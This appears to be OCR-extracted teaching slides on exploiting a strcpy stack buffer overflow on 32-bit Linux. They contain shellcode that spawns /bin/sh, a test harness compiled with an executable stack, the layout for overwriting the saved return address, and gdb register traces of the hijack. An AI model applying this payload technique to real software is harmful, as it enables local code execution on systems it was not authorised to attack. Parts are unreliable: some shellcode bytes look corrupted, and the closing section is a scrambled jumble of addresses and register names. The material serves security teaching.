
- System calls in assembly are invoked by saving parameters either on the stack or in registers and then calling the software interrupt (0x80 in Linux)

# Testing the Shell Code

```
void main()
{
 char* shellcode = "\x31\xc0\x50\x68\x6e\x2f\x73\x68"
                   "\x68\x2f\x2f\x62\x69\x89\xe3\x50"
                   "\x53\x86\xe5\x89\xc2\x0b\x01\xcd"
                   "\x80\x31\xc0\xb0\x01\x31\xdb\xcd"
                   "\x80";
  int (*shell)();
  shell=shellcode;
  shell();
}
$ gcc -m32 -z execstack test_shellcode.c
$ ./a.out
sh-4.1$
```

# Jumping to the Shell Code


- Must overflow the saved EIP on the stack with the address of the shellcode
- The buffer we are writing to is at %ebp – 0x32 (50) so we need
  - 33 bytes of shellcode
  - 17 random bytes (let's just use 'a')
  - 4 bytes for saved EBP
  - 4 bytes for the address of the shellcode




```
main:
   push %ebp                  0x80483fd
   mov %esp,%ebp              0x80483fe
   sub $0x3c,%esp             0x8048400
   mov 0xc(%ebp),%eax         0x8048403
   add $0x4,%eax              0x8048406
   mov (%eax),%eax            0x8048409
   mov %eax,0x4(%esp)         0x804840b
   lea -0x32(%ebp),%eax       0x804840f
   mov %eax,(%esp)            0x8048412
   call 80482d0 <strcpy>      0x8048415
   mov $0xa,%eax              0x804841a
   leave                      0x804841f
   ret                        0x8048420
```


| %eax | 0xbffff646 |
|---|---|
| %esp | 0xbffff63c |
| %ebp | 0xbffff678 |
| %eip | 0x8048415 |

```
(gdb) x/s 0xbffff861
0xbffff861:
    "1\300Phn/shh//bi\211\343PS\206\3
45\211\302\v\0011\300\260\001\061\333`
", 'a' <repeats 17 times>,
"bcdeF\366\377\277"
```





```
main:
  push %ebp                    0x80483fd
  mov %esp,%ebp                0x80483fe
  sub $0x3c,%esp               0x8048400
  mov 0xc(%ebp),%eax           0x8048403
  add $0x4,%eax                0x8048406
  mov (%eax),%eax              0x8048409
  mov %eax,0x4(%esp)           0x804840b
  lea -0x32(%ebp),%eax         0x804840f
  mov %eax,(%esp)              0x8048412
  call 80482d0 <strcpy>        0x8048415
  mov $0xa,%eax                0x804841a
  leave                        0x804841f
  ret                          0x8048420
```

| %eax | 0xbffff646 |
|---|---|
| %esp | 0xbffff63c |
| %ebp | 0xbffff678 |
| %eip | 0x804841a |





```
main:
  push %ebp                    0x80483fd
  mov %esp,%ebp                0x80483fe
  sub $0x3c,%esp               0x8048400
  mov 0xc(%ebp),%eax           0x8048403
  add $0x4,%eax                0x8048406
  mov (%eax),%eax              0x8048409
  mov %eax,0x4(%esp)           0x804840b
  lea -0x32(%ebp),%eax         0x804840f
  mov %eax,(%esp)              0x8048412
  call 80482d0 <strcpy>        0x8048415
  mov $0xa,%eax                0x804841a
  leave                        0x804841f
  ret                          0x8048420
```

| %eax | 0xa |
|---|---|
| %esp | 0xbffff63c |
| %ebp | 0xbffff678 |
| %eip | 0x804841f |




```
main:
  push %ebp                    0x80483fd
  mov %esp,%ebp                0x80483fe
  sub $0x3c,%esp               0x8048400
  mov 0xc(%ebp),%eax           0x8048403
  add $0x4,%eax                0x8048406
  mov (%eax),%eax              0x8048409
  mov %eax,0x4(%esp)           0x804840b
  lea -0x32(%ebp),%eax         0x804840f
  mov %eax,(%esp)              0x8048412
  call 80482d0 <strcpy>        0x8048415
  mov $0xa,%eax                0x804841a
  leave                        0x804841f
  ret                          0x8048420
```

| %eax | 0xa |
|---|---|
| %esp | 0xbffff67c |
| %ebp | 0x65646362 |
| %eip | 0x8048420 |


0xFFFFFFFF
0xbffff714
0x0
0xbffff646
main:
push %ebp
mov %esp,%ebp
sub $0x3c,%esp
0x80483fd
0x80483fe
0x8048400
0x8048403
0x8048406
0x8048409
0x804840b
0x804840f
0x8048412
0x8048415
0x804841a
0x804841f
0x8048420
...
$
%eax
%esp
0xbffff67c
%ebp
0x65646362
%eip
0xbffff646